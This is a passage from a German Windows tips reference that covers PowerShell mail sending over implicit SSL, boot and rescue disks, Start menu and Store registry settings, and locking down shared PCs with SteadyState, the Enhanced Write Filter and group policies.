# SSLImplizit
$ SSL Implizit mit Powershell
K SSL Implizit mit Powershell;Implizites SSL in Powershell;System.Web.Mail.MailMessage;E-Mail mit SSL
verschicken aus Powershell;SMTP mit implizitem SSL
```



```

{
    # Load System.Web assembly
    [System.Reflection.Assembly]::LoadWithPartialName("System.Web") > $null

    # Create a new mail with the appropriate server settings
    $mail = New-Object System.Web.Mail.MailMessage
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpserver",
$server)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpserverport",
$serverPort)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpusessl",
$true)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/sendusername",
$credentials.UserName)
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/sendpassword",
$credentials.Password)

    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpconnectiontimeou
t", $timeout / 1000)
    # Use network SMTP server...
    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/sendusing", 2)
    # ... and basic authentication

    $mail.Fields.Add("http://schemas.microsoft.com/cdo/configuration/smtpauthenticate",
1)

    # Set up the mail message fields
    $mail.From = $from
    $mail.To = $to
    $mail.Subject = $subject
    $mail.Body = $body

    if ($hasAttachment)
    {
        # Convert to full path and attach file to message
        $attachmentPath = (get-item $attachmentPath).FullName
        $attachment = New-Object System.Web.Mail.MailAttachment $attachmentPath
        $mail.Attachments.Add($attachment) > $null
    }

    # Send the message
    Write-Output "Sending email to $to..."
    try
    {
        [System.Web.Mail.SmtpMail]::Send($mail)
        Write-Output "Message sent."
    }
    catch
    {
        Write-Error $_
        Write-Output "Message send failed."
    }
}

```

#\$K **Standard-Anwendung für Mail, Standard-Browser**

Die Standard-Applikation für Mail steht unter HKEY_CLASSES_ROOT\mailto\shell\open\command{bmc edit.bmp} und der Standard-Webbrowser unter HKEY_CLASSES_ROOT\http\shell\open\command{bmc edit.bmp} (geg. auch die DDE-Einträge ändern HKEY_CLASSES_ROOT\http\shell\open{bmc tree.bmp})

StandardAnwendung
\$ Standard-Anwendung für Mail, Standard-Browser
K Standard-Anwendung Mail/Browser;Mail-Standard-Anwendung;Default-Application
Mail/Browser;Browser-Default-Applikation

#\$K**Standard-Dialoge**

Die Voreinstellung "List" für die Dialoge "Öffnen" und "Speichern unter" sind fest im Code der comdlg32 codiert. Gemäß PC-Welt Heft 3/2007, Seite 157 lässt sich mit dem Tool Multienhancer (http://www.netcult.ch/elmue/ElmueSoft-de.htm{bmc_earth16.bmp}) die Datei patchen, so dass sich der Dialog mit der Details-Ansicht öffnet. Neuere Office-Applikationen verwenden einen anderen Dialog, der sich die Ansicht sowieso schon merkt.

StandardDialoge

\$ Standard-Dialoge

K Standard-Dialoge;comdlg32;Ansicht Details;Speichern unter Dialog;Öffnen Dialog;Detai-Ansicht Standard-Dialog

Start mit Username:

Wird unter Systemsteuerung | Benutzerprofile | Kennwort ändern{bmc shortcut.bmp} ein Kennwort gesetzt, so fragt Win95 beim nächsten Start nach Username (vorbesetzt mit dem bisher u.U. nicht sichtbaren Usernamen) und Passwort. Seit IE4.0 gibt es die Netzwerkkomponente "Microsoft Family Logon". Ist diese als "Primäre Netzwerkanmeldung" aktiviert, dann enthält der neue Logon-Dialog die Liste der bekannten Usernamen. Siehe auch Sicherheit des Systems.

#\$K **Start-Button der Taskleiste**

Wenn im Kontextmenü des Startbuttons die Einträge "Explorer" und "Öffnen" deaktiviert sind, so liegt dies an einem Bug im Zusammenhang mit dem Ausblenden von Laufwerken.

StartBtnTaskleiste
\$ Start-Button der Taskleiste
K Start-Button der Taskleiste

##\$K **Start-Diskette / Notfall-Diskette**

Wenn ein Rechner per Diskette bis zum DOS-Prompt mit CD-ROM-Treibern gestartet werden muss, bietet sich die Notfall-Diskette aus Win98 an: Sie enthält für fast alle CD-ROMs die Treiber. Sie lässt sich mit jedem Win98 über [Systemsteuerung/Software\(bmc shortcut.bmp\)](#) Registerblatt "Startdiskette" erstellen.

Der SCSI-Hostadapter DAWI-Control mit AMD-Chipsatz oder der Future Domain TMC850 erfordert es z.B., die mitgelieferten DOS-Treiber auf die Startdiskette zu kopieren und config.sys anzupassen.

Da die Notfall-Dateien meist nicht auf einer Diskette Platz finden, kann man die Win95-Notfall-Dateien mit ERU.EXE (zu finden auf der Win95-CD unter \others\misc\eru) auch z.B. auf die Festplatte legen. ERU.EXE kopiert auch ERD.EXE mit, das bei Sicherungsdateien auf der Festplatte nach dem Booten mit einer DOS-Diskette dann manuell gestartet werden muss, um die Notfall-Dateien wieder an ihren ursprünglichen Platz zu kopieren.

Unter Win98 werden Start-Problemen meist automatisch vom [Registry-Check](#) erkannt und automatisch eine der hier regelmäßig erstellten Sicherungskopien zurückgespielt. Notfalls am DOS-Prompt manuell mit scanreg.exe /restore. Unter Win-NT4 heißt das zu ERU.EXE vergleichbare Tool RDISK.EXE. Mit RDISK.EXE /s wird hier die Notfall-Diskette erstellt.

Mittels NT4 lässt sich durch folgenden Trick eine bootfähige **DOS**-Diskette erzeugen: Auf der NT4-CD gibt es im Ordner SCSTOOL ein Programm `makedisk.bat`, das eine bootfähige DOS-Diskette erzeugt, die SCSI-Devices im System analysiert. Diese Disk anschließend bearbeiten, d.h. das Analyseprogramm löschen.

Bei [http://www.winternals.com\(bmc earth16.bmp\)](http://www.winternals.com(bmc earth16.bmp)) gibt es mit dem "ERD Comander" (leider ca. 820DM teuer) ein Tools, mit dem ein NT-System das nicht mehr bootet, auch von der Kommandozeile aus oft repariert werden kann. Dieses Tool kann weit mehr als die von Microsoft zu Win2000 gelieferte "Recovery-Console". Aus derselben Quelle stammen weitere Tools, z.B. Remote Recover. (Zeitschrift c't Heft 9/2001, Seite 186)

Start-, Notfall- und Virensan-Disketten für NTFS haben teilweise das Problem, dass der NTFS-Treiber viel konventionellen RAM-Speicher belegt und z. B. der Scanner nicht mehr gestartet werden kann. Tricks hierzu (kleiner ATAPI-CD-ROM-Treiber, kleiner Tastatur-Treiber) finden sich in der Zeitschrift Heft 25/2001, Seite 250 bzw. Heft 3/1991, siehe auch c't Heft 26/2001, Seite 108ff.

Gemäß c't Heft 9/2002, Seite 10 kann man bei NT mit `rdisk.exe`, das die NT-Notfall-Disk erzeugt, auch mit `rdisk.exe /s` die Registrierungsdateien aus `<windir>\system32\config` nach `<windir>\repair` sichern, so dass sie die Notfall-Reparaturfunktion der NT-CD findet und verwendet. `rdisk.exe /s-` macht eine derartige Sicherungskopie ohne eine Notfalldiskette zu erstellen.

Bei Win2000ff geht die Notfall-Disketten-Erstellung über [ntbackup.exe\(bmc shortcut.bmp\)](#) mit graphischer Oberfläche.

Falls eine freie, mindestens 2GB große Partition zur Verfügung steht, ist z. B. auch nach dem Booten von DOS-Diskette mit smartdrv und CD-ROM-Treibern die Neuinstallation von XP durch den Aufruf von `winnt` nach dem Wechsel in das i386-Verzeichnis der CD ein komfortabler Weg, anschließend die alte Partition korrigieren zu können.

Da bei NTFS DOS-Notfall-Disketten nicht mehr weiterhelfen, gibt's es die [Recovery-Konsole](#). Wesentlich bequemer ist im Notfall eine zweite Windows-Installation auf einer anderen Partition. Wenn dies nicht verfügbar ist, so gibt es auch Möglichkeiten direkt von CD ein Betriebssystem zu booten, entweder die Linux-Version Knoppix oder eine mittels Bart's PE-Builder erzeugtes Windows-PE (Zeitschrift c't Heft 2/2004).

Siehe auch [Bootvorgang](#), [SCSI-Treiber-Update](#).

StartDiskette

\$ Start-Diskette

K Start-Diskette;Boot-Diskette;SCSI-Treiber;CD-ROM-Treiber;Emergency-Boot-Disk; ERU Emergency Recovery Utility; Notfall-Diskette; `rdisk.exe`; `ntbackup.exe` Notfalldisketten

#\$K **Starten des Servers fehlgeschlagen**

Achtung, Microsoft hat in den Explorer von Windows Vista und Windows 7 eine **böse Falle** eingebaut: Wer einen Shell-Folder wie zum Beispiel "Eigene Dokumente" auf eine andere Partition verschiebt (um von unwiederbringliche Dateien separat von wiederherstellbaren Programm-Dateien ein Backup machen zu können) und z.B. diese Partition dann nicht mehr zugreifbar ist (z.B. einen anderen Laufwerksbuchstaben bekommen hat), dann kommt beim Versuch, den Explorer oder die Systemsteuerung zu öffnen nur noch die Fehlermeldung "Starten des Servers fehlgeschlagen". Neben cmd.exe und der alten Kommandozeile bleibt dann zunächst nur noch als Explorer-Ersatz der Datei-Öffnen-Dialog von z.B. notepad.exe. Irgendwie (z.B. via subst-Kommando) müssen die Ordner wieder verfügbar gemacht werden, damit sich der Explorer wieder starten lässt.

StartenServersFehler

\$ Starten des Servers fehlgeschlagen

K Starten des Servers fehlgeschlagen;Explorer Starten des Servers fehlgeschlagen

#\$K Startmenü in Windows

Im Systemverzeichnis Start Menu{bmc explorer.bmp} des aktuellen Users sind die einige Menüpunkte als Link hinterlegt. Zu den user-spezifischen Elementen kommen noch die Elemente aus dem "All Users\StartMenu{bmc explorer.bmp}" hinzu, zu dem man bei Vista ff am schnellstem durch die Eingabe `shell:startup` in das Suchfeld des Startmenüs gelangt.

Über die System-Einschränkungen kann der fest vorgegebene Teile (Suchen, Ausführen, etc.) weggeschaltet werden. Änderungen sind meist erst nach Reboot wirksam!

Wenn die Einträge "Explorer" und "Öffnen" deaktiviert sind, dann sollten Sie die ausgeblendeten Laufwerke wieder einblenden.

In wieweit die im Weiteren angegebenen Konfigurationsmöglichkeiten auch bei älteren Windows-Versionen funktionieren, muss im Einzelfall ausprobiert werden. Einige dieser Punkte lassen sich über Tweak UI, bei älteren Versionen seltsamerweise auf dem Registerblatt "IE4", ein- und ausschalten.

Unter WinXP lässt sich über Taskleiste | rechte Maustaste | Eigenschaften | Startmenü | Anpassen... vieles einstellen. Was dabei bei den klassischen Anpassungen der Unterschied zwischen "öffnen" (z.B. "Eigene Bilder öffnen", "Systemsteuerung öffnen") und "erweitern" (z.B. "Eigene Dateien erweitern") sein soll ist unklar. In beiden Fällen wird bei aktivierter Option beim Selektieren des entsprechenden Element im Menü ein Untermenü geöffnet statt den Explorer zu starten. Intern heißen die Optionen "Cascade..." mit "YES" oder "NO" (REG_SZ). Teilweise gelten die Einstellungen wohl nicht nur fürs Startmenü und die Taskleiste, sondern auch das Explorer-Fenster.

MaxRecentDocs{bmc edit.bmp} Zumindest bei WinXP kann damit mit die Anzahl der angezeigten Dokumente eingestellt werden.

ClearRecentDocsOnExit{bmc edit.bmp} Mit dem Wert 1 wird die Liste der Dokumente beim Runterfahren gelöscht. Löscht aber noch nicht beim Abmelden eines Users, sondern erst beim Runterfahren. Löscht auch nicht beim Runterfahren mit dem Befehl "rundll32.exe user,exitwindows". Löscht zusätzlich die Liste der zuletzt eingegebenen URL und die Liste der letzten Befehle unter Start | Ausführen.

NoRecentDocsHistory{bmc edit.bmp}, schaltet die Aktualisierung der Liste ab, d.h. der aktuelle Zustand wird eingefroren.

StartMenuScrollPrograms{bmc edit.bmp} (klassisch) bzw Start ScrollPrograms{bmc edit.bmp} (XP-Stil) Wenn das "Alle Programme" bzw "Programme"-Untermenü länger als die Bildschirmhöhe wird, kann zwischen "Umbrechen in mehrere Spalten" und "Scrollen" gewählt mit NO oder YES (REG_SZ, klassisch) bzw 0 oder 1 (XP-Stil) werden.

ShowInfoTip{bmc edit.bmp} Schaltet die Infotipps ein (1) oder aus (0). Unklar ist, ob nur im Startmenü oder in allen Explorer-Fenstern.

FolderContentsInfoTip{bmc edit.bmp} Schaltet die Infotipps im Ordner-Fenster ein (1) oder aus (0).

EnableBallonTips{bmc edit.bmp} Schaltet die Ballon-Tipps der Taskleiste ein (1, default) oder aus (0).

StartButtonBallonTip{bmc edit.bmp} Schaltet die Ballon-Tipps des Start-Buttons ein (1, default) oder aus (0).

Start_AutoCascade{bmc edit.bmp} Aktiviert das Öffnen von Untermenüs ohne Klick wenn der Mauszeiger drauf verharrt (1, default) oder aus (0).

Start_LargeMFUIcons{bmc edit.bmp} Große Symbole für die häufig benutzten Programme im Startmenü neuen Stils (1, default) oder aus (0).

Start_MinMFU{bmc edit.bmp} Legt die Anzahl der Einträge (bei kleinen oder großen Icons) in der Liste der häufig benutzten Programme fest (6=default). Maximal wird die volle Bildschirm-Höhe verwendet.

Start_NotifyNewApps{bmc edit.bmp} Neu installierte Programm werden im Startmenü hervorgehoben.

CascadeControlPanel{bmc edit.bmp} CascadePrinters{bmc edit.bmp} Im klassischen Startmenü wird mit YES festgelegt, dass sich ein Untermenü statt eines Fensters öffnet.

Das Kontextmenü (rechte Maustaste) des Start-Buttons lässt sich wie folgt erweitern: unter

HKEY_CLASSES_ROOT\Directory\shell{bmc tree.bmp} einen neuen Schlüssel, z.B. "Notepad" anlegen, darunter einen Schlüssel "command" mit dem Standardwert z.B. "notepad.exe".

Die Sortierung der Einträge im Startmenü ist unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder{bmc tree.bmp} gespeichert. Wir dies gelöscht, dann gilt wieder die alphabetische Sortierung.

Die Umschaltung zwischen klassischem Startmenü und dem neuem XP-Startmenü steckt im Byte 32 von HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer_ShellState{bmc edit.bmp}: 00 = Klassisch, 02 = XP-Stil.

Startmenu

\$ Startmenü

K Startmenü;Einstellungen Startmenü; Erweitern/Öffnen (Startmenü-Option)

Wenn fürs Startmenü die neuere XP-Variante eingestellt ist, dann findet sich im Kontextmenü des Explorers bei EXE-Dateien der Menüpunkt "An Startmenü anheften". Wird das Menü mit gedrückter Shifttaste geöffnet, gibt's den Punkt auch für andere Dateien, nicht jedoch für Ordner. Gemäß PC-Welt Heft 1/2006, Seite 163 kann man es für Ordner ergänzen, indem man den Eintrag [HKLM\SOFTWARE\Classes*\shellex\ContextMenuHandlers\{a2a9545d-a0c2-42b4-9708-a0b2badd77c8}\bmc tree.bmp](#) nach HKEY_CLASSES_ROOT\shellex\ContextMenuHandlers kopiert. Leider gibt es dieses Ziel nicht und es ist nicht klar, ob [HKLM\SOFTWARE\Classes\Directory\shellex\ContextMenuHandlers\bmc tree.bmp](#) oder [HKCR\Folder\shellex\ContextMenuHandlers\bmc tree.bmp](#) gemeint ist, bei mir funktioniert es noch nicht!

Über das Kontextmenü der Startleiste (=Taskbar), "Symbolleisten", "Neue Symbolleiste" lässt sich auch unter z.B. Win 8.x sowas wie ein Startmenü basteln (siehe auch

<http://www.windows-8-futter.de/start-menue-aktivieren/selbstbau-startbutton.html>):

Während unter z.B. Win7 das Startmenü die Vereinigung der Einträge von

[C:\ProgramData\Microsoft\Windows\Start Menu\Programs](#) und von

[C:\Users\\[Anwender\]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs](#) enthält, muss man sich hier für eines der Beiden Verzeichnisse entscheiden. Fehlende Einträge aus dem anderen Verzeichnis kann man rüber kopieren.

- Über "Symbolleisten", "Neue Symbolleiste" eines der beiden oben genannt Verzeichnis als neue Symbolleiste zur Taskbar hinzufügen.

Ein Klick auf ">>" sollte jetzt schon funktionieren. Das weitere ist nur noch Kosmetik.

Wenn man im Kontextmenü der geriffelten Leiste der neuen Symbolleiste das "Titel anzeigen" deaktiviert, dann wird statt dem "Programme" der erste Eintrag angezeigt. Dies kann man wie folgt nutzen:

- Zunächst am besten auf dem Desktop einen Link für explorer.exe erzeugen. In den Eigenschaften das "Ausführen in" löschen und für Ziel z.B. `C:\Windows\explorer.exe :: {20D04FE0-3AEA-1069-A2D8-08002B30309D}` (für "Dieser PC") eintragen (oder einen andere Ordner, siehe [System-Ordner-Namespace](#)). Jetzt dem Link noch ein anderes Symbol zuweisen.
- Diesen Link mal ausprobieren und dann ihn dann in den Programme-Ordner verschieben.
- Im Kontext-Menü der Taskleiste das "Taskleiste fixieren" deaktivieren
- Die neue Symbolleiste auf breit ziehen in der Taskbar und in ihrem Kontextmenü das das "Text anzeigen" und das "Titel anzeigen" deaktivieren. Neben vielen gleichen Ordnersymbolen wird jetzt auch das geänderte Symbol für die neue Verknüpfung sichtbar. Falls nicht, einmal abmelden und wieder anmelden (oder den Explorer-Prozess killen und neu starten). Das Symbol für den neuen Link kann man jetzt ganz nach links ziehen, so dass es das erste Symbol in der Leiste ist.
- Die Symbolleiste (über den "geriffelten Griff") von rechts so weit wie möglich nach links ziehen. Falls die "Normalen Programm-Icons" nicht nach rechts springen, diese packen, etwas nach rechts ziehen (bis "Programme vollends ganz nach links springt"). Die normalen Programme dann wieder so weit wie nach links schieben, bis von der neuen Taskleiste nur noch das mühsam erzeugte Icon und das ">>" sichtbar ist.
- Im Kontext-Menü der Taskleiste das "Taskleiste fixieren" wieder aktivieren.

Hinweis: Nach Windows-Updates kann es passieren, dass die Symbolleiste wieder verschwunden ist.

Möglicherweise passiert dies nur, wenn in der Taskbar auch die Sprachenleiste angezeigt wird.

Wenn sich bei Win 10 das Startmenü nicht mehr öffnet, das Info-Center auch nicht und auch der Microsoft-Store nur noch ein leeres Fenster zeigt, dann hilft gemäß

<http://www.pcwelt.de/ratgeber/Windows-10-Startmenue-Probleme-loesen-so-geht-s-9966355.html>

bzw. <http://praxistipps.chip.de/windows-10-startmenue-geht-nicht-das-koennen-sie-tun-43348> unter Umständen folgendes:

- Den Taskmanager öffnen. Z.B. via Ctrl + Alt + Entfernen
- Die Power-Shell-Konsole mit Admin-Rechten öffnen. Z.B. enthält das "Datei"-Menü im Taskmanager, wenn Tabs wie z.B. "Leistung" oder "Details" vorher ausgewählt wurden, den Eintrag "Neuen Task ausführen". Hier "Powershell" eintippen und das Häkchen bei Adminrechten setzen.
- Am besten jetzt in den Tab "Details" gehen und alle Prozesse "explorer.exe" beenden. Dabei verschwinden die Startleiste, die Desktop-Icons und das Hintergrundbild. Zwischen den Applikationen wechseln kann man immer noch z.B. mittels ALT + n* TAB.
- In das Powershell-Fenster jetzt `Get-AppXPackage -AllUsers | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($_.InstallLocation)\AppXManifest.xml"}` eingeben und mit Enter bestätigen. Die roten Fehlermeldungen kann man ignorieren.
- Wenn man jetzt im Taskmanager den neuen Task explorer.exe startet, dann baut sich der Desktop wieder auf Und mit etwas Glück geht alles wieder.

Siehe auch: [System-Einschränkungen](#), [Boot-Vorgang](#), [System-Ordner/Namespace](#), [Menü-Verzögerung](#).

#\$K **Statistik-Software**

Von Systat (<http://www.systat.com/{bmc earth16.bmp}>) gibt es (für Studenten nach Registrierung) eine kostenlose Version der Statistik-Software (c't Heft 9/2008, Seite 33).

StatistikSoftware
\$ Statistik-Software
K Statistik-Software;Mystat 12

#\$K Steadystate

Gemäß PC-Welt Heft 9/2007, Seite 68ff löst das kostenlose Microsoft-Tool "Steadystate" (für WinXP) das Shared Computer Toolkit ab und erlaubt es z.B. öffentlichen PCs oder Schulungsrechnern bei Reboot (oder z.B. timergesteuert jede Nacht) alle Änderungen verloren gehen zu lassen.

Mit Richtlinien kann damit auch bei XP-Home ein Konto eingeschränkt werden. Empfohlen wird, neu angelegte Konten dafür zu verwenden. Das Profil kann zu einem "mandatory profile", das keine Änderungen mehr speichert, gemacht werden. Die Systempartition kann auch für alle Konten vor allen dauerhaften Änderungen geschützt werden. Werden die Benutzerdateien auf eine andere Partition verlagert, dann lässt sich damit das System sehr gut schützen vor fatalen Manipulationen durch Benutzer oder Viren.

Gemäß PC-Welt Heft 8/2008, Seite 30ff werden zunächst bei "Add a new user" alle Restriktionen zunächst deaktiviert. Dann meldet man sich mit diesem Konto an und richtet es entsprechend ein. Die Shell-Verzeichnisse "Eigene ..." müssen natürlich aus dem Profil heraus verlagert werden, am besten auf eine andere Partition. Danach zurück im Admin-Account in Steady State "Lock Profile" aktivieren. Die Option "Prevent users from saving files _icross Desktop" sollte aktiviert sein, damit User nicht dadurch Daten verlieren.

SteadyState gab es für WinXP und Vista, Stand Anfang 2011 gibt es dies jedoch nicht für Win 7. Den dahinter steckenden "Enhanced Write Filter" EWF gibt's aber im "Windows Embedded Standard 7", von dem man sich mit einer (kostenlosen) Windows-Live-ID einte 30-Tage-Testversion über <http://www.microsoft.com/windowseembedded/de-de/products/westandard/default.mspx> nach Ausfüllen eines Fragebogens in mehreren ca. 476MByte großen Teilen (Teil 1 *.exe und ca. 6 weitere *.rar-Dateien) wahlweise für 32bit oder 64bit laden kann, insgesamt ca. 3GByte groß.

- Beim Ausführen der exe-Datei wird ein ISO-Abbild erzeugt, das entweder auf DVD zu brennen ist oder in ein Tool wie CloneDrive zu laden ist.
- Im Ordner \DS\Packages\FeaturePack den Unterordner x86~winemb-enhanced-write-filter... (bzw. amd64~winemb-enhanced-write-filter...) suchen und die enthaltene WinEmb-EnhancedWriteFilter.cab öffnen und ewf.sys nach system32\Drivers und ewfmgr.exe nach system32 kopieren.
- Aus <http://www.ct.de/1103114> die Datei ewf.reg (in 1103-114.zip) in die Registry importieren. Im Registry-Key HKLM\SYSTEM\CurrentControlSet\Services\Ewf\Parameters\Protected\Volume0 müssen die Schlüssel DiskSignature und PartitionOffset noch richtig gesetzt werden. Hierzu
- diskpart.exe starten und (nach kurzer Wartezeit) list disk eingeben. Dies listet die Datenträger mit Nummer <n> = 0, 1, 2, ... auf. Zur Kontrolle kann man noch die Datenträger-Verwaltung öffnen. Mittels `select disk <n>` die gewünschte Festplatte auswählen.
- `detail disk` liefert jetzt die 8-stellige Datenträger-ID in der zweiten Zeile. Diese als DiskSignature eintragen.
- `list partition` listet die Partitionen mit gerundetem Offset in KB auf. `select partition <p>` wählt die gewünschte dann aus und `detail partition` mit <p> gibt dann den dezimal angezeigten "Offset in Byte" an, der als HKLM\SYSTEM\CurrentControlSet\Services\Ewf\Parameters\Protected\Volume0.PartitionOffset einzutragen ist.
- ewfmgr -help zeigt alle Optionen an. Mittels `ewfmgr -all -enable` (oder z.B. `ewfmgr c: -enable`) werden dann ab diesem Moment alle Schreibbefehle umgeleitet und beim runterfahren verworfen. Gemäß dem Hinweis in der c't Heft 4/2011, Seite 10 sollte man aber Windows-Update vorher abschalten: Falls gerade ein Update installiert wird, könnte sonst ein instabiler Zustand die Folge sein. Wenn SteadyState für die Systempartition eingerichtet wurde, dann beschwert sich Windows beim nächsten Booten, dass es nicht ordentlich runtergefahren wurde, da auch die Daten vom ordentlichen Runterfahren verworfen wurden. Man kann dabei ohne die empfohlene System-Reparatur starten!
- Soweit man den Filter zum Ausprobieren verwendet, empfiehlt es sich also vor dem Runterfahren entweder mit `ewfmgr -all -disable` alles zu verwerfen oder mit `ewfmgr -all -commitanddisable` alle Änderungen anzunehmen und die Umleitung abzuschalten. Auf der System-Partition funktioniert `ewfmgr -all -disable` u.U. nicht, da auch diese Daten verworfen werden. Nachdem durch einen Reboot unerwünschte Daten verworfen sind, ist gegebenenfalls ein `ewfmgr -all -commitanddisable` zielführend.

Wenn der ewf-Manger "Unable to find an Ewf volume" meldet, dann könnte es daran liegen, dass auf der Festplatte keine zusätzliche Partition mehr angelegt werden kann. Entweder ist kein freier Platz da oder im MBR kein Platz mehr für einen zusätzlichen primären Partition-Eintrag, weil schon alle 4 verfügbaren Einträge belegt sind durch z.B. 3 primäre und eine Erweiterte Partition.

Steadystate

\$ Steadystate

K Steadystate;Kioskmode (Steadystate);mandatory profile;Shared Computer Toolkit;Enhanced Write Filter EWF;EWF Enhanced Write Filter; Microsoft Attack Surface Analyzer

Als weitere Alternative wird in der c't Heft 3/2011, Seite 114ff gezeigt, wie man bei Win7 einen Account "Party" vergleichbar einrichtet:

- Im BIOS die Harddisk als erstes Bootdevice eintragen. Soweit die Option, per Tastendruck auf ein Bootmenü zu wechseln, in dem dann trotzdem z.B. von USB oder CD/DVD gebootet werden kann, dies abschalten. Und das BIOS durch Passwort schützen!
- Neuen Account "Party" zunächst noch mit Admin-Rechten, ohne Passwort anlegen. Bei Accounts ohne Passwort verhindert Windows automatisch die Remote-Anmeldung! Alle anderen Accounts müssen ein sicheres Passwort haben.
- Unter "Party" anmelden und die Verzeichnisse, auf die zugegriffen werden darf, mit einem "permanenten" 'subst' als neue Laufwerke mit Buchstaben anlegen, z.B. die Musiksammlung (später read-only gesetzt) und ein Verzeichnis für Play-Listen (read-write). Da der subst-Befehl kein "permanent" erlaubt und wegen später gesperrter Eingabe-Aufforderung auch kein Batch im Autostart möglich sein wird, empfiehlt sich die Freeware "VisualSubst" <http://www.ntwind.com/software/utilities/visual-subst.html> {bmc earth16.bmp}. VSubst.EXE verwendet eine INI-Datei im Programmverzeichnis, sollte also in einem User-Verzeichnis installiert werden.
- Da der Zugriff auf die Links "für alle User" im Startmenü und auf dem Desktop später gesperrt werden: die notwendigen Einträge aus dem "Öffentlichen Desktop" {bmc explorer.bmp} auf den User-Desktop {bmc explorer.bmp} und die Einträge aus dem AllUsers-Startmenü {bmc explorer.bmp} in das User-Startmenü {bmc explorer.bmp} kopieren.
- Unter normalem Admin-Konto anmelden und "Party" zum "Standard-Benutzer machen." Explorer geg. umstellen, so dass er auch Systemdateien und -Verzeichnisse anzeigt.
- Dem Konto "Party" alle Zugriffsrechte auf den "Öffentlichen Desktop" {bmc explorer.bmp} und das AllUsers-Startmenü {bmc explorer.bmp} entziehen, damit diese Links nicht mehr angezeigt werden.

Die weiteren Einschränkungen werden mit dem Gruppenrichtlinien-Editor erstellt: mmc.exe starten. Jetzt das Snapin "Gruppenrichtlinien" speziell für den Account "Party" (unter WinXP galten Gruppenrichtlinien immer für alle Accounts!) wie folgt hinzufügen:

- Menü "Datei | Snap-In hinzufügen/entfernen" auswählen. Im neuen Dialog links "Gruppenrichtlinienobjekt-Editor" auswählen und "Hinzufügen >" anklicken.
- In "Willkommen"-Dialog auf "Durchsuchen ..." klicken und im Tab "Benutzer" den Account "Party" auswählen. Mit OK und "Fertig stellen" bestätigen.
- Unter Konsolenstamm | Richtlinien für lokalen Computer\Party | Benutzerkonfiguration | Windows-Einstellungen | Sicherheitseinstellungen | Richtlinien für Software-Einschränkungen erscheint zunächst "Keine Richtlinien ... definiert". Übers Kontextmenü von "Richtlinien für Software-Einschränkungen" das "Neue Richtlinien .. erstellen" auswählen. Damit erscheinen zwei neue Unterordner "Sicherheitsstufen" und "Zusätzliche Regeln". Unter "Sicherheitsstufen" den Eintrag "Nicht erlaubt" über Doppelklick (oder übers Kontextmenü) zum "Standard" machen.
- Bei 64bit-Windows muss jetzt unter "Zusätzliche Regeln" übers Kontextmenü eine "Neue Pfadregel..." für "C:\Program Files (x86)" angelegt werden.
- Die "Portablen Programmversionen" von z.B. Firefox können in einem eigenen Verzeichnis eingerichtet werden und über so eine Regel dann auch einfach freigegeben werden.

Unter den "Administrativen Vorlagen" kann man sich jetzt durchwählen und vieles beschränken. Wir brauchen jetzt vor allem das Ausblenden der normalen Laufwerke im Explorer:

- Administrative Vorlagen | Windows-Komponenten | Windows-Explorer findet sich "Diese angegebenen Datenträger im Fenster "Arbeitsplatz" ausblenden" doppelklicken, auf "aktiviert" setzen und als Kombination "Nur Laufwerke A,B, C und D beschränken" auswählen. Im Hinweis ist auch die nächste notwendige Aktion genannt:
- Im selben Ordner die Regel "Zugriff auf Laufwerke vom Arbeitsplatz nicht zulassen" in gleicher Weise aktivieren.
- Im Ordner Administrative Vorlagen | Systemsteuerung das "Zugriff auf die Systemsteuerung nicht zulassen" auch aktivieren!
- Unter "Administrative Vorlagen" die Einträge "Startmenü und Taskleiste", Desktop, System (insbesondere unter STRG+ALT+ENTF "Kennwortänderung"), im Einzelnen durchgehen und geg. aktivieren!

Eine weiter ähnliche Alternative für Win 7 wird in der PC-Welt Heft 3/2012, Seite 39 beschrieben:

- Ein eingeschränktes Konto angelegt, einmal da einloggen und wieder ausloggen.
- Mit Adminrechten an den Namen des Profil-Ordners (c:\users\KontoName) jetzt die Endung .man anhängen: c:\users\KontoName.man. Damit wird das Konto bei jedem Login wieder auf die Einstellungen vom Default-Profil zurückgesetzt.

Als weiteren Schritt kann man noch ein angepasstes Default-Profil erzeugen:

- Ein weiteres eingeschränktes Benutzerkonto "2" erzeugen und wunschgemäß konfigurieren. Danach ausloggen.
- Mit Adminrechten jetzt das alte Default umbenennen, z.B. in Default.ori
- Das als Template eingerichtete Konto-Profil jetzt in Default umbenennen.
- Für den neuen "Default"-Ordner (incl. Unterordner) müssen jetzt noch die Zugriffsrechte gesetzt werden: "Jeder" muss Lese- und Ausführ-Rechte erhalten.
- Das Benutzerkonto "2", das jetzt keinen Profilordner mehr hat, kann gelöscht werden.

Der Microsoft Attack Surface Analyzer (http://www.microsoft.com/download/en/details.aspx?id=19537{bmc_earth16.bmp}) analysiert die Veränderungen am System bei der Installation von Software im Hinblick auf dadurch möglicher weise entstehende Sicherheits-Lücken (PC-Welt Heft 5/2011, Seite 74)

Siehe auch DaRT (Diagnostics and Recovery Toolset).

#\$K Store (Windows Store)

Gemäß PC-Welt Heft 7/2013, Seite plus 5 lässt sich in Win 8 der Store auch deaktivieren/verbergen. Entweder systemweit via HKLM\SOFTWARE\Policies\Microsoft\WindowsStore.RemoveWindowsStore{bmc edit.bmp}\bmc admin.bmp} (DWORD) oder für den aktuellen Account via HKCU\SOFTWARE\Policies\Microsoft\WindowsStore.RemoveWindowsStore{bmc edit.bmp} mit dem Wert 1. 0 macht ihn wieder sichtbar. Nicht nur der Wert sondern auch der Ast muss oft zunächst noch angelegt werden.

Dass die Einstellung "Apps in den bevorzugten Sprachen schneller finden" (im Store auf Einstellungen, Einstellungen /Preferences gehen) alle Apps in anderen Sprachen ganz unterdrückt, ist zunächst nicht klar! c't Heft 22/2012, Seite 146.

Store
\$ Store
K Store (Windows);Windows-Store;Microsoft Store

##\$K Streams (von Dateien)

